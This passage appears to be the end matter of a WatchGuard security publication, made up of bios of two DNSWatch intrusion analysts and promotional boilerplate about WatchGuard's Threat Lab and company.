John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.



Josh Stuibergen

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.